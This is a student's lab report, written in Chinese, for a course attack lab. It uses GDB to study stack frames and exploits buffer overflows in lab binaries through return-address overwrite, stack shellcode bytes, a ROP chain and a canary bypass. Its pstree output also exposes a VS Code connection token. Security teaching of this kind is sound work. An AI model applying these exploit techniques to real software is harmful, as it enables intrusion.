ICS Attack Lab 实验报告

一、实验目的

本次实验的重点主要是把函数调用、栈帧、返回地址和程序保护机制放到真实程序中观察。我需要借助 GDB 查看寄存器和内存，再结合源码与反汇编判断局部变量在栈上的位置，理解输入数据如何影响程序的执行过程。

实验内容包括：理解 call、ret 与函数栈帧之间的关系；熟悉 GDB、GEF 的基本查看方法；观察 gets 引发的缓冲区溢出；比较栈可执行、NX、ROP 和 Canary 等不同条件下程序执行方式的变化；通过实际调试理解机器码、寄存器和小端序。

二、实验过程与问题回答

序号 1：程序的调用栈——观察 input 函数的栈帧

在这一部分，我主要通过 GDB 和 GEF 观察 input 函数的调用关系、栈帧结构以及函数调用和返回时寄存器的变化。实验中重点关注两个寄存器：RSP 和 RBP。其中，RSP 是栈指针，指向当前栈顶；RBP 是帧指针，通常用于定位当前函数栈帧中的数据。

问题 1：看看 trace 部分，input 函数是谁调用的？

答：从 GEF 输出的 trace（调用栈）信息可以看出，input 函数是由 main 函数调用的。当程序执行到 input 函数内部时，调用栈中可以看到 main 的调用记录。

问题 2：看看 code:x86:64 部分，input 函数的前三条指令是在做什么？RBP 此刻指向的内存地址当中的值来自哪里？

答：input 函数开头的前三条指令分别是：

- push rbp
- mov rbp, rsp
- sub rsp, 0x10

这三条指令共同完成了函数栈帧的建立。

第一条指令 push rbp 将调用者 main 函数原来的 RBP 压入栈中，保存调用者的栈帧信息；第二条指令 mov rbp, rsp 将当前 RSP 的值赋给 RBP，使 RBP 指向当前函数栈帧的基准位置；第三条指令 sub rsp, 0x10 将 RSP 减去 0x10，为 input 函数的局部变量分配 16 字节空间。

执行完这三条指令后，RBP 指向的位置保存着调用者 main 原来的 RBP。这个值正是由第一条 push rbp 指令压入栈中的。

问题 3：看看调用栈上 RBP+8 处，那里存的值是什么？

答：[rbp+8] 中保存的是函数返回地址，即 input 函数执行结束后应该返回到的位置。

结合本次调试结果，该地址为 0x401ad1，对应 main 函数中调用 input 的 call 指令之后的下一条指令。

问题 4：在 input 的调用者中找到 input 被调用的位置，在这里之前下断点，重新运行并逐指令执行，观察是哪一行汇编代码在 [rbp+8] 处存入了值。

答：通过反汇编 main 函数，可以找到调用 input 的指令：

call 0x401977 <input>

这条 call 指令负责完成函数调用。在执行时，处理器首先将 call 指令下一条指令的地址 0x401ad1 压入栈中，然后将 RIP 修改为 input 函数的入口地址。

因此，input 函数建立栈帧后，返回地址就保存在 [rbp+8] 的位置。

问题 5：从 input 的 leave 指令之前逐条执行到 input 的调用者，结合前面的问题说明 call、prologue、leave 和 ret 的作用。

答：

首先，main 函数执行 call input，处理器将返回地址压入栈中，然后跳转到 input 函数。

进入 input 后，函数执行 prologue，通过 push rbp 保存调用者的 RBP，再通过 mov rbp, rsp 建立当前栈帧，最后调整 RSP，为局部变量分配空间。

当 input 函数执行结束时，会执行 leave 指令。它相当于：

- mov rsp, rbp
- pop rbp

第一条指令恢复栈指针，释放当前函数的局部变量空间；第二条指令将之前保存的 main 函数 RBP 弹出，恢复调用者的栈帧。

随后执行 ret，处理器从栈顶弹出之前保存的返回地址，将其放入 RIP，程序便重新回到 main 函数中 call 指令之后的位置继续执行。

通过这次实验，我把 call 保存返回地址、prologue 建立栈帧、leave 恢复栈帧以及 ret 返回调用者这几个过程联系了起来。之前我对 [rbp] 和 [rbp+8] 保存的内容一直不太清楚，经过逐条指令观察后，终于理解了它们分别对应调用者原来的 RBP 和函数返回地址。

序号 2：观察不同长度输入造成的缓冲区溢出

`dark-calc` 的 `input` 函数为 `expression` 分配了 `16` 字节空间，并使用 `gets` 读取输入。`gets` 本身不接收缓冲区长度，因此输入超过 `16` 字节后，数据仍会继续向高地址写入。根据栈帧布局，`expression` 位于 `rbp-0x10`；偏移 `16` 到 `23` 对应保存的 `RBP`，偏移 `24` 开始则是返回地址。

我分别尝试了输入 20 个和 32 个 A。输入 20 个 A 时，gets 实际写入 21 个字节，最后一个字节是自动添加的 NUL。前 16 个 A 填满 expression，后面的 4 个 A 和 NUL 覆盖了保存 RBP 的低 5 个字节，但返回地址仍未改变，所以程序没有在 input 的 ret 处立即崩溃。输入 32 个 A 时，保存的 RBP 和返回地址都被覆盖，ret 随后尝试跳转到无效地址，触发 SIGSEGV。

输入	实际写入	被覆盖区域	观察现象
`20` 个 `A`	`21` 字节	部分 `RBP`，返回地址不变	继续运行，表达式结果为 `0`

输入	实际写入	被覆盖区域	观察现象
32 个 A	33 字节	saved RBP 和返回地址都被覆盖	在 input 的 ret 处触发 SIGSEGV

```
Dump of assembler code for function input:
   0x0000000000401977 <+0>:     push   rbp
   0x0000000000401978 <+1>:     mov    rbp,rsp
   0x000000000040197b <+4>:     sub    rsp,0x10
   0x000000000040197f <+8>:     mov    esi,0xf
   0x0000000000401984 <+13>:    mov    edi,0x401ce8
   0x0000000000401989 <+18>:    mov    eax,0x0
   0x000000000040198e <+23>:    call   0x4017f0 <printf@plt>
   0x0000000000401993 <+28>:    lea    rax,[rbp-0x10]
   0x0000000000401997 <+32>:    mov    rdi,rax
   0x000000000040199a <+35>:    call   0x401820 <gets@plt>
   0x000000000040199f <+40>:    test   rax,rax
   0x00000000004019a2 <+43>:    je     0x4019af <input+56>
   0x00000000004019a4 <+45>:    lea    rax,[rbp-0x10]
   0x00000000004019a8 <+49>:    movzx  eax,BYTE PTR [rax]
   0x00000000004019ab <+52>:    test   al,al
   0x00000000004019ad <+54>:    jne    0x4019c3 <input+76>
   0x00000000004019af <+56>:    mov    edi,0x401cd0
   0x00000000004019b4 <+61>:    call   0x4017b0 <puts@plt>
   0x00000000004019b9 <+66>:    mov    edi,0x0
   0x00000000004019be <+71>:    call   0x401880 <exit@plt>
   0x00000000004019c3 <+76>:    lea    rax,[rbp-0x10]
   0x00000000004019c7 <+80>:    mov    rsi,rax
   0x00000000004019ca <+83>:    mov    edi,0x6030d0
   0x00000000004019cf <+88>:    call   0x4017a0 <strcpy@plt>
   0x00000000004019d4 <+93>:    nop
   0x00000000004019d5 <+94>:    leave
   0x00000000004019d6 <+95>:    ret
End of assembler dump.
```

```
gef➤  x/40bx $rbp-0x10
0x721000800fd0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800fd8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800fe0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800fe8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800ff0: 0x00    0xd8    0xff    0xff    0xff    0x7f    0x00    0x00
gef➤  x/2gx $rbp
0x721000800fe0: 0x4141414141414141      0x4141414141414141
gef➤  info registers rbp rsp rip
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0
rip            0x40199f            0x40199f <input+40>
gef➤
gef➤  x/32bx $rbp-0x10
0x721000800fd0: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800fd8: 0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0x721000800fe0: 0x41    0x41    0x41    0x41    0x00    0x72    0x00    0x00
0x721000800fe8: 0xd1    0x1a    0x40    0x00    0x00    0x00    0x00    0x00
gef➤  x/2gx $rbp
0x721000800fe0: 0x0000720041414141      0x0000000000401ad1
gef➤  info registers rbp rsp rip
rbp            0x721000800fe0      0x721000800fe0
rsp            0x721000800fd0      0x721000800fd0
rip            0x40199f            0x40199f <input+40>
gef➤
```

序号 3：利用缓冲区漏洞执行 malware

在观察了缓冲区溢出对栈内存的影响之后，我进一步尝试利用这个漏洞改变程序原本的执行流程。

首先，我通过反汇编查看了程序中 eval 函数的执行过程，发现程序包含一次 system 函数调用，并且在调用之前，会将一个保存命令字符串的内存地址放入 RDI 寄存器。根据 x86-64 函数调用约定，RDI 用于传递函数的第一个参数，因此 system 函数可以通过这个地址获得需要执行的命令。

在进一步分析汇编代码后，我找到了设置 RDI 和调用 system 的位置。其中，地址 0x401a6b 对应指令 mov edi, 0x6030d0，紧接着在 0x401a70 处调用 system@plt。这意味着，如果能够通过缓冲区溢出改变函数的返回地址，使程序重新执行这部分代码，就有机会利用程序原本的 system 调用完成命令执行。

```
0x0000000000401a6b <+148>:    mov    edi,0x6030d0
0x0000000000401a70 <+153>:    call   0x4017e0 <system@plt>
```

通过调整输入的内容让 input 提前终止，但是 gets 函数的接收不终止，使得 rdi 的地址指向特意输入的 malware，这样就可以让 system 函数执行 malware 文件。

这部分实验让我意识到，缓冲区溢出的利用不一定需要自己编写一整段复杂的程序。有时可以直接借助目标程序中已经存在的代码，通过改变返回地址，让程序按照我们预期的路径继续执行。相比之前只观察内存被覆盖的现象，这一步让我进一步理解了缓冲区溢出如何影响程序的控制流程。

实验结果：

```
lenovo@WIN-5NPOO5F6PQK:~/ics-2026-attacklab/attack$ ./dark-calc < ../payload
Enter an expression (length up to 15):

systemd,1
  └─init-systemd(Ub,2
      └─SessionLeader,561
          └─Relay(563),562
              └─sh,563 -c "$VSCODE_WSL_EXT_LOCATION/scripts/wslServer.sh" 6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1 stable code-server .vscode-server --host=127.0.0.1 --port=0 --connection-token=269700299-3143226782-3826874911-91481487 --use-host-proxy --without-browser-env-var --disable-websocket-compression --accept-server-license-terms --telemetry-level=all
                  └─sh,564 /mnt/c/Users/lenovo/.vscode/extensions/ms-vscode-remote.remote-wsl-1.104.7/scripts/wslServer.sh 6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1 stable code-server .vscode-server --host=127.0.0.1 --port=0 --connection-token=269700299-3143226782-3826874911-91481487 --use-host-proxy --without-browser-env-var --disable-websocket-compression --accept-server-license-terms --telemetry-level=all
                      └─sh,570 /home/lenovo/.vscode-server/bin/6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1/bin/code-server --host=127.0.0.1 --port=0 --connection-token=269700299-3143226782-3826874911-91481487 --use-host-proxy --without-browser-env-var --disable-websocket-compression --accept-server-license-terms --telemetry-level=all
                          └─MainThread,574 /home/lenovo/.vscode-server/bin/6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1/out/server-main.js --host=127.0.0.1 --port=0 --connection-token=269700299-3143226782-3826874911-91481487 --use-host-proxy --without-browser-env-var --disable-websocket-compression --accept-server-license-terms --telemetry-level=all
                              └─MainThread,595 /home/lenovo/.vscode-server/bin/6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1/out/bootstrap-fork --type=ptyHost --logsPath /home/lenovo/.vscode-server/data/logs/20261108T110326
                                  └─bash,837 --init-file /home/lenovo/.vscode-server/bin/6d62b1d5dace93a33b3a6d3eca1317bd5e15bcb1/out/vs/workbench/contrib/terminal/common/scripts/shellIntegration-bash.sh
                                      └─dark-calc,16833
                                          └─sh,16834 -c -- ./malware
                                              └─malware,16835 ./malware
                                                  └─pstree,16836 -a -l -p -s -H 16835 16835

### The bomb was triggered by the dark-calc process. ###
### You have successfully detonated the bomb! Congratulations! ###

Bus error               ./dark-calc < ../payload
```

序号 4：观察 main 函数的机器码

问题 1：main 函数前三行汇编对应的机器码是什么？

通过 GDB 执行 disas /r main，可以看到前三条指令及其机器码如下：

汇编指令	机器码
push rbp	55
mov rbp, rsp	48 89 e5
mov eax, 0x0	b8 00 00 00 00

问题 2：这些机器码在内存中如何排列？

机器码按照指令顺序连续存放。根据反汇编结果，前三条指令的起始地址和长度如下：

指令	起始地址	内存区间	长度
push rbp	0x401ac3	[0x401ac3, 0x401ac4)	1 字节
mov rbp, rsp	0x401ac4	[0x401ac4, 0x401ac7)	3 字节
mov eax, 0x0	0x401ac7	[0x401ac7, 0x401acc)	5 字节

因此，三条指令分别占用 1、3、5 个字节，后一条指令从前一条指令结束后的地址开始存放。

序号 5：栈空间执行

在该任务中，栈区域具有执行权限，当 input 返回时，如果保存的返回地址指向该缓冲区，ret 就会把这个地址写入 RIP。处理器随后从缓冲区读取字节，并将其作为机器码执行。

经过调取函数的反汇编，我知道 grade_eval 的第一个参数必须为 4，按该参数通过 RDI 寄存器传递。因此，栈上的机器码需要先设置 RDI，再跳转到 grade_eval。各条指令的作用如下：


机器码	汇编指令	作用
6a 04	push 4	将参数 4 压入栈中
5f	pop rdi	将 4 弹出并写入 RDI
b8 87 1a 40 00	mov eax, 0x401a87	将 grade_eval 的地址装入 RAX
68 80 18 40 00	push 0x401880	将 exit@plt 地址作为返回地址压入栈中，这里是为了让程序合理结束
ff e0	jmp rax	跳转到 grade_eval
90	nop	空操作，用于补足字节数

执行过程

执行阶段	关键变化	结果
input 执行 leave; ret	RIP 指向 expression 起始地址	开始执行栈上的机器码
push 4; pop rdi	RDI = 4	满足 grade_eval 的参数要求
mov eax; push; jmp	RAX = 0x401a87	跳转进入 grade_eval

grade_eval 执行结束	ret 跳转到 0x401880	执行 exit@plt

下面是相关实验截图，这表明实验思路正确，实验是成功的



序号 6：使用 ROP 完成函数调用

本任务使用 dark-calc-nx。由于栈空间不可执行，不能再像上一项实验那样直接运行写在缓冲区中的机器码。我改为使用程序代码段中已有的短指令片段（gadget），通过 ret 依次执行这些指令，最终调用 grade_eval。

Gadget 的选择

通过查找程序中 0x4019d0～0x401ae3 范围内的指令，找到了 pop rdi; ret。它会先从栈顶取出一个值放入 RDI，再通过 ret 跳转到栈中的下一个地址，因此适合用来给 grade_eval 传递参数 4。


地址	Gadget	作用
0x401a33	pop rdi; ret	从栈中取出参数 4，写入 RDI
0x401a34	ret	调整栈的对齐状态

ROP 链的安排。


栈中顺序	内容	作用
前 24 字节	填充字符	覆盖至 input 的返回地址
随后 8 字节	0x401a34（ret）	额外执行一次 ret，调整栈对齐
随后 8 字节	0x401a33（pop rdi; ret）	准备从栈中取参数
随后 8 字节	4	设置 grade_eval 的第一个参数
随后 8 字节	0x401978（grade_eval）	转入目标函数

执行时，第一次 ret 使程序进入 0x401a34，紧接着再进入 pop rdi; ret。此时栈顶的 4 被弹入 RDI，接下来的 ret 则把 grade_eval 的地址放入 RIP。这样就不需要在栈上执行新写入的机器码，也能按要求传递参数。

实验结果



```
Dump of assembler code from 0x4019d0 to 0x401ae3:
   0x00000000004019d0 <__libc_csu_init+0>:      41 57                   push   r15
   0x00000000004019d2 <__libc_csu_init+2>:      41 56                   push   r14
   0x00000000004019d4 <__libc_csu_init+4>:      49 89 d7                mov    r15,rdx
   0x00000000004019d7 <__libc_csu_init+7>:      41 55                   push   r13
   0x00000000004019d9 <__libc_csu_init+9>:      41 54                   push   r12
   0x00000000004019db <__libc_csu_init+11>:     4c 8d 25 2e 04 20 00    lea    r12,[rip+0x20042e]        # 0x601e10
   0x00000000004019e2 <__libc_csu_init+18>:     55                      push   rbp
   0x00000000004019e3 <__libc_csu_init+19>:     48 8d 2d 2e 04 20 00    lea    rbp,[rip+0x20042e]        # 0x601e18
   0x00000000004019ea <__libc_csu_init+26>:     53                      push   rbx
   0x00000000004019eb <__libc_csu_init+27>:     41 89 fd                mov    r13d,edi
   0x00000000004019ee <__libc_csu_init+30>:     49 89 f6                mov    r14,rsi
   0x00000000004019f1 <__libc_csu_init+33>:     4c 29 e5                sub    rbp,r12
   0x00000000004019f4 <__libc_csu_init+36>:     48 83 ec 08             sub    rsp,0x8
   0x00000000004019f8 <__libc_csu_init+40>:     48 c1 fd 03             sar    rbp,0x3
   0x00000000004019fc <__libc_csu_init+44>:     e8 1f fc ff ff          call   0x401620 <_init>
   0x0000000000401a01 <__libc_csu_init+49>:     48 85 ed                test   rbp,rbp
   0x0000000000401a04 <__libc_csu_init+52>:     74 20                   je     0x401a26 <__libc_csu_init+86>
   0x0000000000401a06 <__libc_csu_init+54>:     31 db                   xor    ebx,ebx
   0x0000000000401a08 <__libc_csu_init+56>:     0f 1f 84 00 00 00 00 00 nop    DWORD PTR [rax+rax*1+0x0]
   0x0000000000401a10 <__libc_csu_init+64>:     4c 89 fa                mov    rdx,r15
   0x0000000000401a13 <__libc_csu_init+67>:     4c 89 f6                mov    rsi,r14
   0x0000000000401a16 <__libc_csu_init+70>:     44 89 ef                mov    edi,r13d
   0x0000000000401a19 <__libc_csu_init+73>:     41 ff 14 dc             call   QWORD PTR [r12+rbx*8]
   0x0000000000401a1d <__libc_csu_init+77>:     48 83 c3 01             add    rbx,0x1
   0x0000000000401a21 <__libc_csu_init+81>:     48 39 dd                cmp    rbp,rbx
   0x0000000000401a24 <__libc_csu_init+84>:     75 ea                   jne    0x401a10 <__libc_csu_init+64>
   0x0000000000401a26 <__libc_csu_init+86>:     48 83 c4 08             add    rsp,0x8
   0x0000000000401a2a <__libc_csu_init+90>:     5b                      pop    rbx
   0x0000000000401a2b <__libc_csu_init+91>:     5d                      pop    rbp
   0x0000000000401a2c <__libc_csu_init+92>:     41 5c                   pop    r12
   0x0000000000401a2e <__libc_csu_init+94>:     41 5d                   pop    r13
   0x0000000000401a30 <__libc_csu_init+96>:     41 5e                   pop    r14
   0x0000000000401a32 <__libc_csu_init+98>:     41 5f                   pop    r15
   0x0000000000401a34 <__libc_csu_init+100>:    c3                      ret
   0x0000000000401a35:  90                      nop
   0x0000000000401a36:  66 2e 0f 1f 84 00 00 00 00 00   cs nop WORD PTR [rax+rax*1+0x0]
   0x0000000000401a40 <__libc_csu_fini+0>:      f3 c3                   repz ret
   0x0000000000401a42:
```



```
lenovo@WIN-5NPOO5F6PQK:~/ics-2026-attacklab/attack$ ./dark-calc-nx < ../pay
load_rop
Enter an expression (length up to 15):

 Hope A will be your grade!
Segmentation fault         ./dark-calc-nx < ../payload_rop
```

序号 8：分析 Canary 保护与二次内存复制

dark-log 开启了 Stack Protector。input 函数进入时，从 fs:0x28 读取 Canary 并保存到 [rbp-0x8]；返回前再次比较。如果数值被改变，程序会调用 __stack_chk_fail，而不会正常执行 leave; ret。

mov rax, QWORD PTR fs:0x28

mov QWORD PTR [rbp-0x8], rax

...

mov rax, QWORD PTR [rbp-0x8]

xor rax, QWORD PTR fs:0x28

je 0x4017f3

call __stack_chk_fail@plt

直接从局部缓冲区连续覆盖到返回地址，会经过 Canary 并导致校验失败。dark-log 的特殊之处在于：读取输入后，程序还会进行一次 128 字节复制，而复制的目的地址受局部变量 len 影响。

栈帧布局和目的地址计算

局部数据	相对 input 的 RBP 地址	相对 expression 的偏移
expression[128]	rbp-0x120	0–127
logMsg[128]	rbp-0xa0	128–255
len	rbp-0x20	256–259
input Canary	rbp-0x8	280
保存的返回地址	rbp+0x8	296

反汇编中的目的地址计算为：

mov eax, DWORD PTR [rbp-0x20]

cdqe

lea rdx, [rbp-0x120]

sub rdx, 0xffffffffffffff80


add rax, rdx

故复制目的地址为 rbp-0xa0+index。当 index=0xa8 时，目的地址恰好为 rbp+0x8，即 input 保存的返回地址。

两次写入和 Canary 检查

输入先修改偏移 256–259 的 index；gets 追加的字符串终止符位于偏移 260，而 input 的 Canary 位于偏移 280，因此这一步没有触及该 Canary。后续 128 字节复制的起点则被 index 改到 rbp+0x8，绕过了 input 自己的 Canary 所在位置。

下面是实验结果截图



序号 9：思考如何重新排列局部变量以阻止原有利用方式

这一利用方式依赖于 expression 越界写入后能够修改 index，从而改变第二次复制的目的地址。如果把 index 安排在 expression 的低地址方向，那么从 expression 起始位置向高地址连续写入的数据就不能再通过原来的方式覆盖 index，原有的目的地址控制方法便失效。

三、实验总结

通过这次 Attack Lab 实验，我对程序的函数调用、栈帧结构以及缓冲区溢出有了更直观的理解。以前学习 RBP、RSP、RIP 和 call、ret 等指令时，更多是在记忆它们各自的作用，真正面对 GDB 中的反汇编和内存数据时，却经常不知道应该从哪里分析。经过这次实验，我逐渐学会了先观察函数的栈帧布局，再确定局部变量、保存的 RBP 和返回地址的位置，最后结合指令执行过程判断程序的控制流。

实验中让我印象比较深的是栈空间执行和 ROP 两部分。在栈空间执行任务中，我发现仅仅修改返回地址还不够，还必须考虑目标函数的参数如何传递，以及函数执行结束后应该返回到哪里。ROP 任务则进一步加深了我对 ret 指令的理解：栈中不仅可以保存数据，也可以通过排列已有代码的地址来控制程序的执行顺序。同时，我也认识到栈对齐这样看似不起眼的细节，可能直接影响函数能否正常运行。

Canary 部分让我对程序保护机制有了新的认识。最初我以为只要启用了 Canary，缓冲区溢出就无法再改变返回地址。但分析 dark-log 后，我发现程序自身的内存复制操作同样可能造成越界写入。Canary 能够检测部分栈破坏，却不能代替对输入长度和内存访问范围的检查。

这次实验最大的收获，是让我开始能够把 C 语言代码、汇编指令和实际内存布局联系起来。虽然过程中经常需要反复查看寄存器、计算地址偏移，有时还会因为一个字节或栈对齐问题卡住，但相比一开始只能照着命令操作，现在我能够逐步分析问题出现的原因。这也让我意识到，理解程序底层的执行机制不仅有助于完成实验，也是分析软件漏洞和理解系统安全机制的重要基础。